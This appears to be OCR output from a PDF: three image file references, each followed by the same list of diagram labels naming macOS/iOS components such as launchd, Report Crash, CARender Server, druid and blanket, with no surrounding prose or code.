

SafetyNet
CARender Server
Report Crash
launchd
druid
blanket



SafetyNet
CARender Server
Report Crash
launchd
druid
blanket



SafetyNet
CARender Server
Report Crash
launchd
druid
blanket

